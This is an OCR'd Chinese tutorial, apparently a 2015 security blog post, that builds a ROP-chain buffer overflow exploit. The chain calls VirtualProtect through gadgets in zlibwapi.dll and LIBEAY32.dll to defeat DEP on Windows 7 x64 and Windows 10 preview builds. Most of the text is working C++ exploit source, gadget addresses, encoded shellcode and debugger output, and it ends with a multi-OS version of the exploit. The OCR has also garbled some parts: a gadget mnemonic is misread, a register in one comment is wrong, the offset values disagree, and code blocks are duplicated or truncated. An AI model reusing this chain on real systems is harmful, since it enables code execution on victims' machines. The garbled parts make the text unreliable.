0BADF00D    0x11180000 | 0x111a8000 | 0x00028000 | False  | False   | False |  True    | False  | 1.2.5 [zlibwapi.dll] (C:\buffer_overflow\zlibwapi.dll)
0BADF00D    0x76160000 | 0x76270000 | 0x00110000 | True   | True    | True  |  True    | True   | 6.1.7601.18015 [kernel32.dll] (C:\Windows\syswow64\kernel32.dll)
0BADF00D    0x76c00000 | 0x76cac000 | 0x000ac000 | True   | True    | True  |  True    | True   | 7.0.7601.17744 [msvcrt.dll] (C:\Windows\syswow64\msvcrt.dll)
0BADF00D    0x75260000 | 0x7526c000 | 0x0000c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [CRYPTBASE.dll] (C:\Windows\syswow64\CRYPTBASE.dll)
0BADF00D    0x11130000 | 0x11177000 | 0x00047000 | False  | True    | False |  False   | False  | 1.0.11 [SSLEAY32.dll] (C:\buffer_overflow\SSLEAY32.dll)
0BADF00D    0x778d0000 | 0x77a50000 | 0x00180000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [ntdll.dll] (C:\Windows\SysWOW64\ntdll.dll)
0BADF00D    0x76890000 | 0x768a9000 | 0x00019000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [sechost.dll] (C:\Windows\SysWOW64\sechost.dll)
```




```
0BADF00D    0x75270000 | 0x752d0000 | 0x00060000 | True   | True    | True  |  True    | True   | 6.1.7601.18637 [SspiCli.dll] (C:\Windows\syswow64\SspiCli.dll)
```

```
0BADF00D    0x74d30000 | 0x74e1e000 | 0x000ee000 | True   | True   | True   | True   | True   | 12.00.21005.1builtby:REL [MSVCR120.dll] (C:\Windows\system32\MSVCR120.dll)
0BADF00D    0x76e50000 | 0x76f50000 | 0x00100000 | True   | True   | True   | True   | True   | 6.1.7601.17514 [USER32.dll] (C:\Windows\syswow64\USER32.dll)
0BADF00D    0x76790000 | 0x76880000 | 0x000f0000 | True   | True   | True   | True   | True   | 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\syswow64\RPCRT4.dll)
0BADF00D    0x76b90000 | 0x76bf0000 | 0x00060000 | True   | True   | True   | True   | True   | 6.1.7601.17514 [IMM32.DLL] (C:\Windows\system32\IMM32.DLL)
0BADF00D    0x76880000 | 0x76886000 | 0x00006000 | True   | True   | True   | True   | True   | 6.1.7600.16385 [NSI.dll] (C:\Windows\syswow64\NSI.dll)
0BADF00D    0x769d0000 | 0x76a17000 | 0x00047000 | True   | True   | True   | True   | True   | 6.1.7601.18015 [KERNELBASE.dll] (C:\Windows\syswow64\KERNELBASE.dll)
0BADF00D    0x77440000 | 0x774d0000 | 0x00090000 | True   | True   | True   | True   | True   | 6.1.7601.18577 [GDI32.dll] (C:\Windows\syswow64\GDI32.dll)
0BADF00D    0x76db0000 | 0x76e50000 | 0x000a0000 | True   | True   | True   | True   | True   | 6.1.7600.16385 [ADVAPI32.dll] (C:\Windows\syswow64\ADVAPI32.dll)
0BADF00D    0x766f0000 | 0x76725000 | 0x00035000 | True   | True   | True   | True   | True   | 6.1.7600.16385 [WS2_32.dll] (C:\Windows\syswow64\WS2_32.dll)
0BADF00D    ----------------------------------------------------------------------------------------------------------------------------------
0BADF00D
0BADF00D
           [+] This mona.py action took 0:00:00.515000
```

真巧，zlib 和 OpenSSL 都沒支援。

我們挑 zlibwapi 吧。最簡單的作法直接在 Immunity Debugger 界面選 View | Executable Modules，叫出模組清單，在 zlibwapi.dll 那一個項目按下右鍵，選 Show Names。你可以在 Type 欄位點一下讓它排序，如下圖：



可以看到 0x1119a000 就是 kernel32.dll 的 CreateFileA。我們回到 WinDbg 驗證一下 [0x1119a000] 並且請 WinDbg 計算一下 CreateFileA 和 VirtualProtect 的相對位址：

```
0:000> dd 0x1119a000 l1
1119a000  7617538e
0:000> bp CreateFileA
0:000> bl
 0 e 761714ad     0001 (0001)  0:**** kernel32!HeapFree+0x14
 1 e 76171499     0001 (0001)  0:**** kernel32!HeapFree
 2 e 761710c8     0001 (0001)  0:**** kernel32!VirtualProtect
 3 e 7617538e     0001 (0001)  0:**** kernel32!CreateFileA
```

0x7617538e - 0x761710c8 = 0x42c6。所以 **[0x1119a000] - 0x4276** 就會是 Windows 7 x64 底下的 VirtualProtect 位址。

知道這個，我們就可以開始來規劃緩衝區了。我們設定 edi = iesp + 0x500。iesp 就是緩衝區溢位發生完那一霎那的堆疊 esp 值。0x500 是讓我們運作 ROP 的空間。緩衝區初步規劃如下：

```
edi-0x50c   padding A
edi-0x504   rop1，設定 edi
            rop2，抓取 IAT 並計算 VirtualProtect 位址，並存入 [edi]
            rop3，設定 VirtualProtect 參數
            rop4，呼叫 VirtualProtect
edi-????    padding B
edi         VirtualProtect 位址
edi+0x04    jmp esp
edi+0x08    VirtualProtect 參數 1，先設為 0x1119a000，之後會動態設定為 edi
edi+0x0c    參數 2，固定值 0x500
edi+0x10    參數 3，固定值 0x40
edi+0x14    參數 4，先設為 0x4276，之後會動態設定為 edi-0x04
edi+0x18    shellcode
```

edi-0x504 是 rop1 的起始位址，也是一開始緩衝區溢位發生前的那一霎那 esp 所指向的位置。jmp esp 的部份可以透過 !mona j -r esp 來找到一個合用的位址，我們使用 0x11140284 : jmp esp。

我 在 edi+0x08 先放 0x1119a000，而 edi+0x14 放 0x4276。因此我只要計算 [[edi+0x08]] + [edi+0x14]，得到結果，就會是 VirtualProtect 的位址。再把位址存在 [edi]。這是 rop2 會做的事情。


```
// AttackFinal.cpp
// 2015-2-1
// fon909@outlook.com
#include <iostream>
#include <string>

#include "bytearray.h" // 記得引入 ByteArray
using namespace std;

int main(int argc, char *argv[]) {
    /*<ROP 1 to set edi>*/
    ByteArray rop1;
    //0x1102b419 :  # PUSH ESP # POP EDI # POP ESI # POP EBX # POP EBP # RETN    ** [LIBEAY32.dll]
    // edi = initial esp
    rop1.pack_addr_32(0x1102b419, 3 * 4);
    //0x11155693 :  # XOR EAX,EAX # RETN
    //0x1102575f :  # XCHG EAX,ECX # RETN
    // ecx = 0
    rop1.pack_addr_32(0x11155693).pack_addr_32(0x1102575f);
    //0x1118ba7b :  # MOV EBX,ECX # MOV ECX,EAX # MOV EAX,ESI # POP ESI # RETN 0x10
    // ebx = 0
    rop1.pack_addr_32(0x1118ba7b, 4);
    //0x1105b57a :  # ADD EBX,500 # POP ESI # MOV EAX,EBX # POP EBX # RETN
    // eax = 0x500
    rop1.pack_addr_32(0x1105b57a, 0x10 + 2 * 4);
    //0x110743d5 :  # ADD EAX,EDI # POP EDI # POP ESI # RETN
    // eax = edi+0x500
    rop1.pack_addr_32(0x110743d5, 2 * 4);
    //0x11021d12 :  # PUSH EAX # POP EDI # POP ESI # POP EBX # POP EBP # RETN
    // edi = eax = initial esp + 0x500
    rop1.pack_addr_32(0x11021d12, 3 * 4);

    /*<ROP 2 to get VirtualProtect address, which is [[edi+0x08]] + [edi+0x14], and save it to [edi]>*/
    ByteArray rop2;
    //0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
    // eax = edi
    rop2.pack_addr_32(0x1107ef8b, 4);
    //0x1104df54 :  # MOV EAX,DWORD PTR DS:[EAX+14] # RETN
    // eax = [edi + 14]
    rop2.pack_addr_32(0x1104df54);
    //0x1102575f :  # XCHG EAX,ECX # RETN
    // ecx = [edi + 14]
    rop2.pack_addr_32(0x1102575f);

    //0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
    // eax = edi
    rop2.pack_addr_32(0x1107ef8b, 4);
    //0x1106a8aa :  # MOV EAX,DWORD PTR DS:[EAX+8] # RETN
    // eax = [eax + 8] = [edi + 8]
    rop2.pack_addr_32(0x1106a8aa);
    //0x1105becc :  # MOV EAX,DWORD PTR DS:[EAX] # RETN
    // eax = [[edi + 8]]
    rop2.pack_addr_32(0x1105becc);

    //0x1118b814 :  # SUB EAX,ECX # RETN
    // eax = [[edi + 8]] - [edi + 14] = VirtualProtect addr
```

```
// eax = [[edi + 8]] - [edi + 14] = VirtualProtect addr
rop2.pack_addr_32(0x1118b814);

//0x1102575f :  # XCHG EAX,ECX # RETN
// ecx = VirtualProtect addr
rop2.pack_addr_32(0x1102575f);
//0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
// eax = edi
rop2.pack_addr_32(0x1107ef8b, 4);
//0x1102575f :  # XCHG EAX,ECX # RETN
// eax = VirtualProtect addr; ecx = edi
rop2.pack_addr_32(0x1102575f);
//0x110401be :  # MOV DWORD PTR DS:[ECX],EAX # MOV EAX,1 # POP EBX # RETN
// [ecx] = eax; [edi] = VirtualProtect addr
rop2.pack_addr_32(0x110401be, 4);

/*<ROP3 to set VirtualProtect's args>*/
ByteArray rop3;
/* ROP3: VirtualProtect ARG 1: save edi in [edi+0x08]*/
//0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
// eax = edi
rop3.pack_addr_32(0x1107ef8b, 4);
//0x1118564e :  # ADD EAX,8 # RETN
// eax = edi+8
rop3.pack_addr_32(0x1118564e);
//0x1102575f :  # XCHG EAX,ECX # RETN
// ecx = edi+8
rop3.pack_addr_32(0x1102575f);
//0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
// eax = edi
rop3.pack_addr_32(0x1107ef8b, 4);
//0x110401be :  # MOV DWORD PTR DS:[ECX],EAX # MOV EAX,1 # POP EBX # RETN
// [ecx] = eax, so [edi+8] = edi
rop3.pack_addr_32(0x110401be, 4);

/* ROP3: VirtualProtect ARG 4: save edi-4 in [edi+0x14]*/
// ecx = edi+8
//0x1102575f :  # XCHG EAX,ECX # RETN
// eax = edi+8
rop3 += 0x1102575f;
//0x11185661 :  # ADD EAX,0C # RETN
// eax = edi+14
rop3 += 0x11185661;
//0x1102575f :  # XCHG EAX,ECX # RETN
```



```
rop3 += 0x1107c3b8;
//0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
// eax = edi
rop3.pack_addr_32(0x1107ef8b, 4);
//0x110558f7 :  # SUB EAX,EDX # RETN
// eax = edi-4
rop3 += 0x110558f7;
//0x110401be :  # MOV DWORD PTR DS:[ECX],EAX # MOV EAX,1 # POP EBX # RETN
// [ecx] = eax, so [edi+14] = edi-4
rop3.pack_addr_32(0x110401be, 4);

/*<ROP4 to set esp to edi and retn>*/
ByteArray rop4;
// key: initially set ebp = edi-0x1c; then use the last command to adjust esp
//0x1105b496 :  # MOV EAX,1C # RETN
// eax = 0x1c
rop4 += 0x1105b496;
//0x1107c3b8 :  # XCHG EAX,EDX # RETN
// edx = 0x1c
rop4 += 0x1107c3b8;
//0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
// eax = edi
rop4.pack_addr_32(0x1107ef8b, 4);
//0x110558f7 :  # SUB EAX,EDX # RETN
// eax = eax - edx = edi - 0x1c
rop4 += (0x110558f7);
//0x1114278e :  # XCHG EAX,EBP # RETN
// ebp = edi - 0x1c
rop4 += 0x1114278e;
//0x11062601 :  # PUSH EBP # POP ESP # POP EBP # POP EBX # ADD ESP,14 # RETN
// esp = edi - 0x1c (push ebp # pop esp)
// eip = edi, esp = edi+4 (pop ebp # pop ebx # add esp,14 # retn)
rop4.pack_addr_32(0x11062601, 0x20);

cout << "size of rop 1 ~ 4: " << rop1.size() + rop2.size() + rop3.size() + rop4.size() << '\n';
}
```

存檔執行。得到 rop1 ~ rop4 的大小是 280 (0x118) bytes。0x504 - 0x118 = 0x3ec，因此 padding B 從 edi-0x3ec 開始，長度為 0x3ec。

緩衝區最後安排如下：

```
edi-0x50c   padding A
edi-0x504   rop1，設定 edi
            rop2，抓取 IAT 並計算 VirtualProtect 位址，並存入 [edi]
            rop3，設定 VirtualProtect 參數
            rop4，呼叫 VirtualProtect
edi-0x3ec   padding B
edi         VirtualProtect 位址
edi+0x04    jmp esp
edi+0x08    VirtualProtect 參數 1，先設為 0x1119a000，之後會動態設定為 edi
edi+0x0c    參數 2，固定值 0x500
edi+0x10    參數 3，固定值 0x40
edi+0x14    參數 4，先設為 0x4276，之後會動態設定為 edi-0x04
edi+0x18    shellcode
```

攻擊程式修改如下：

```
// AttackFinal.cpp
// 2015-2-1
// fon909@outlook.com
#include <iostream>
#include <string>
#include <fstream>

#include "bytearray.h" // 記得引入 ByteArray

using namespace std;

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
"\xba\xb1\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\xd5\x2f\x7d\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"
"\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\xb8\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";
//NULL count: 0

#define FILENAME "c:\\buffer_overflow\\final.txt"
```





```
rop1.pack_addr_32(0x1102b419, 3 * 4);
//0x11155693 :  # XOR EAX,EAX # RETN
//0x1102575f :  # XCHG EAX,ECX # RETN
// ecx = 0
rop1.pack_addr_32(0x11155693).pack_addr_32(0x1102575f);
//0x1118ba7b :  # MOV EAX,ECX # MOV ECX,EAX # MOV EAX,EST # POP EST # RETN 0x10
```

```
    // ebx = 0
    rop1.pack_addr_32(0x1118ba7b, 4);
    //0x1105b57a :  # ADD EBX,500 # POP ESI # MOV EAX,EBX # POP EBX # RETN
    // eax = 0x500
    rop1.pack_addr_32(0x1105b57a, 0x10 + 2 * 4);
    //0x110743d5 :  # ADD EAX,EDI # POP EDI # POP ESI # RETN
    // eax = edi+0x500
    rop1.pack_addr_32(0x110743d5, 2 * 4);
    //0x11021d12 :  # PUSH EAX # POP EDI # POP ESI # POP EBX # POP EBP # RETN
    // edi = eax = initial esp + 0x500
    rop1.pack_addr_32(0x11021d12, 3 * 4);

    /*<ROP 2 to get VirtualProtect address, which is [[edi+0x08]] + [edi+0x14], and save it to [edi]>*/
    ByteArray rop2;
    //0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
    // eax = edi
    rop2.pack_addr_32(0x1107ef8b, 4);
    //0x1104df54 :  # MOV EAX,DWORD PTR DS:[EAX+14] # RETN
    // eax = [edi + 14]
    rop2.pack_addr_32(0x1104df54);
    //0x1102575f :  # XCHG EAX,ECX # RETN
    // ecx = [edi + 14]
    rop2.pack_addr_32(0x1102575f);

    //0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
    // eax = edi
    rop2.pack_addr_32(0x1107ef8b, 4);
    //0x1106a8aa :  # MOV EAX,DWORD PTR DS:[EAX+8] # RETN
    // eax = [eax + 8] = [edi + 8]
    rop2.pack_addr_32(0x1106a8aa);
    //0x1105becc :  # MOV EAX,DWORD PTR DS:[EAX] # RETN
    // eax = [[edi + 8]]
    rop2.pack_addr_32(0x1105becc);

    //0x1118b814 :  # SUB EAX,ECX # RETN
    // eax = [[edi + 8]] - [edi + 14] = VirtualProtect addr
    rop2.pack_addr_32(0x1118b814);

    //0x1102575f :  # XCHG EAX,ECX # RETN
    // ecx = VirtualProtect addr
    rop2.pack_addr_32(0x1102575f);
    //0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
    // eax = edi
    rop2.pack_addr_32(0x1107ef8b, 4);
    //0x1102575f :  # XCHG EAX,ECX # RETN
    // eax = VirtualProtect addr; ecx = edi
    rop2.pack_addr_32(0x1102575f);
    //0x110401be :  # MOV DWORD PTR DS:[ECX],EAX # MOV EAX,1 # POP EBX # RETN
    // [ecx] = eax; [edi] = VirtualProtect addr
    rop2.pack_addr_32(0x110401be, 4);

    /*<ROP3 to set VirtualProtect's args>*/
    ByteArray rop3;
    /* ROP3: VirtualProtect ARG 1: save edi in [edi+0x08]*/
    //0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
    // eax = edi
    rop3.pack_addr_32(0x1107ef8b, 4);
    //0x1118564e :  # ADD EAX,8 # RETN
    // eax = edi+8
    rop3.pack_addr_32(0x1118564e);
    //0x1102575f :  # XCHG EAX,ECX # RETN
    // ecx = edi+8
    rop3.pack_addr_32(0x1102575f);
    //0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
    // eax = edi
    rop3.pack_addr_32(0x1107ef8b, 4);
    //0x110401be :  # MOV DWORD PTR DS:[ECX],EAX # MOV EAX,1 # POP EBX # RETN
    // [ecx] = eax, so [edi+8] = edi
    rop3.pack_addr_32(0x110401be, 4);

    /* ROP3: VirtualProtect ARG 4: save edi-4 in [edi+0x14]*/
    // ecx = edi+8
    //0x1102575f :  # XCHG EAX,ECX # RETN
    // eax = edi+8
    rop3 += 0x1102575f;
    //0x11185661 :  # ADD EAX,0C # RETN
    // eax = edi+14
    rop3 += 0x11185661;
    //0x1102575f :  # XCHG EAX,ECX # RETN
    // ecx = edi+14
    rop3 += 0x1102575f;
    //0x111461b6 :  # MOV EAX,4 # RETN
    // eax = 4
    rop3 += 0x111461b6;
    //0x1107c3b8 :  # XCHG EAX,EDX # RETN
    // edx = 4
    rop3 += 0x1107c3b8;
    //0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
    // eax = edi
    rop3.pack_addr_32(0x1107ef8b, 4);
    //0x110558f7 :  # SUB EAX,EDX # RETN
    // eax = edi-4
    rop3 += 0x110558f7;
```


```
    ByteArray rop4;
    // key: initially set ebp = edi-0x1c; then use the last command to adjust esp
    //0x1105b496 :  # MOV EAX,1C # RETN
    // eax = 0x1c
    rop4 += 0x1105b496;
    //0x1107c3b8 :  # XCHG EAX,EDX # RETN
    // edx = 0x1c
    rop4 += 0x1107c3b8;
    //0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
    // eax = edi
    rop4.pack_addr_32(0x1107ef8b, 4);
    //0x110558f7 :  # SUB EAX,EDX # RETN
    // eax = eax - edx = edi - 0x1c
    rop4 += (0x110558f7);
    //0x1114278e :  # XCHG EAX,EBP # RETN
    // ebp = edi - 0x1c
    rop4 += 0x1114278e;
    //0x11062601 :  # PUSH EBP # POP ESP # POP EBP # POP EBX # ADD ESP,14 # RETN
    // esp = edi - 0x1c (push ebp # pop esp)
    // eip = edi, esp = edi+4 (pop ebp # pop ebx # add esp,14 # retn)
    rop4.pack_addr_32(0x11062601, 0x20);

    ByteArray padding_A(0x08, 'A');
    ByteArray padding_B(0x3ec, 'B');
    ByteArray jmp_esp(0x11140284); //0x11140284 : jmp esp
    ByteArray shellcode(12, '\x90'); // 12 NOPs
    shellcode += string(code);

    std::ofstream fout(FILENAME, std::ios::binary);
    fout << padding_A
        << rop1 << rop2 << rop3 << rop4
        << padding_B
        << ByteArray(4, 0)   // VirtualProtect addr, generated on the fly
        << jmp_esp
        << ByteArray(0x1119a000) // arg 1, generated on the fly
        << ByteArray(0x500)   // arg 2, fixed
        << ByteArray(0x40)   // arg 3, fixed
        << ByteArray(0x42c6)  // arg 4, generated on the fly
        << shellcode;
}
```

攻擊方出擊，徹底擊潰防守全軍。





這個 Hello, World! 代表我們已經順利取得 Windows 7 x64 上的權限執行 shellcode。

即便加入了這麼多的保護措施，防守方仍然失敗了，讀者知道為什麼嗎？（提示：思考哪些條件和環境讓攻擊可以成功？）

難道只有 **Windows 7 x64**？

剛剛那個攻擊程式當中使用到兩個絕對數值：一個是 0x1119a000，另一個是 0x42c6。前者是在 zlibwapi.dll 裡面的，也就是說，只要 zlibwapi.dll 不改版，不支援 ASLR，那麼這個數值就一直可用。後者是經由計算 kernel32.dll 模組內 CreateFileA 函式和 VirtualProtect 函式之間的相對距離而來的，只要 kernel32.dll 改版，或者在不同的 Windows 作業系統中，CreateFileA 函式和 VirtualProtect 函式之間的相

生。

我們可以像剛剛一樣運用 PE 結構和偵錯器，在不同的 Windows 系統內找出 kernel32.dll 裡面的相對距離。

筆者在 Windows 10 Technical Preview Build 9841 x86 和 x64 裡面，敲到 CreateFileA 和 VirtualProtect 之間的距離值如下：
* 0xc550 : Windows 10 Technical Preview Build 9841 x86
* 0xf6e0 : Windows 10 Technical Preview Build 9841 x64

我們小小將攻擊程式改版，透過 main 的參數決定對付的系統版本，以及輸出的檔案名稱，最後，攻擊程式如下：

```
// AttackFinal.cpp
// FINAL VERSION
// 2015-2-1
// fon909@outlook.com

#include <iostream>
#include <string>
#include <fstream>

#include "bytearray.h" // 記得引入 ByteArray

using namespace std;

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
"\xba\xb1\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\xd5\x2f\x7d\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"
"\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\xb8\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";
//NULL count: 0

unsigned int kernel32_offsets[] = {
    0x42c6, // Windows 7 SP1 x64
    0xc550, // Windows 10 Technical Preview Build 9841 x86
    0xf6e0  // Windows 10 Technical Preview Build 9841 x64
};

int main(int argc, char *argv[]) {
    if (argc != 3) {
        cerr << "usage: " << argv[0] << " <Windows OS ID> <output file name>\n"
            << "ex: " << argv[0] << " 1\n\n"
            << "Windows 7 SP1 x64: 1\n"
            << "Windows 10 Technical Preview Build 9841 x86: 2\n"
            << "Windows 10 Technical Preview Build 9841 x64: 3\n";
        return -1;
    }
    int os_id = atoi(argv[1]) - 1;
    if (os_id >= sizeof(kernel32_offsets) / sizeof(unsigned int)) {
        cerr << "unknown os id\n";
        return -1;
    }

    /*<ROP 1 to set edi>*/
    ByteArray rop1;
    //0x1102b419 :  # PUSH ESP # POP EDI # POP ESI # POP EBX # POP EBP # RETN    ** [LIBEAY32.dll]
    // edi = initial esp
    rop1.pack_addr_32(0x1102b419, 3 * 4);
    //0x11155693 :  # XOR EAX,EAX # RETN
    //0x1102575f :  # XCHG EAX,ECX # RETN
    // ecx = 0
    rop1.pack_addr_32(0x11155693).pack_addr_32(0x1102575f);
    //0x1118ba7b :  # MOV EBX,ECX # MOV ECX,EAX # MOV EAX,ESI # POP ESI # RETN 0x10
    // ebx = 0
    rop1.pack_addr_32(0x1118ba7b, 4);
    //0x1105b57a :  # ADD EBX,500 # POP ESI # MOV EAX,EBX # POP EBX # RETN
    // eax = 0x500
    rop1.pack_addr_32(0x1105b57a, 0x10 + 2 * 4);
    //0x110743d5 :  # ADD EAX,EDI # POP EDI # POP ESI # RETN
    // eax = edi+0x500
    rop1.pack_addr_32(0x110743d5, 2 * 4);
    //0x11021d12 :  # PUSH EAX # POP EDI # POP ESI # POP EBX # POP EBP # RETN
    // edi = eax = initial esp + 0x500
    rop1.pack_addr_32(0x11021d12, 3 * 4);

    /*<ROP 2 to get VirtualProtect address, which is [[edi+0x08]] + [edi+0x14], and save it to [edi]>*/
    ByteArray rop2;
    //0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
    // eax = edi
    rop2.pack_addr_32(0x1107ef8b, 4);
    //0x1104df54 :  # MOV EAX,DWORD PTR DS:[EAX+14] # RETN
    // eax = [edi + 14]
    rop2.pack_addr_32(0x1104df54);
```

INTERNET ARCHIVE Wayback Machine http://securityalley.blogspot.tw/2015/02/blog-post_6.html Go 1月 2月 3月 Close
7 captures 13 二月 15 - 26 十一月 16 2014 2015 2016 Help


```
    // eax = edi
    rop2.pack_addr_32(0x1107ef8b, 4);
    //0x1106a8aa :  # MOV EAX,DWORD PTR DS:[EAX+8] # RETN
    // eax = [eax + 8] = [edi + 8]
    rop2.pack_addr_32(0x1106a8aa);
    //0x1105becc :  # MOV EAX,DWORD PTR DS:[EAX] # RETN
    // eax = [[edi + 8]]
    rop2.pack_addr_32(0x1105becc);

    //0x1118b814 :  # SUB EAX,ECX # RETN
```

```
// edx = [[edi + 8]] - [edi + 14] = VirtualProtect addr
rop2.pack_addr_32(0x1118b814);

//0x1102575f :  # XCHG EAX,ECX # RETN
// ecx = VirtualProtect addr
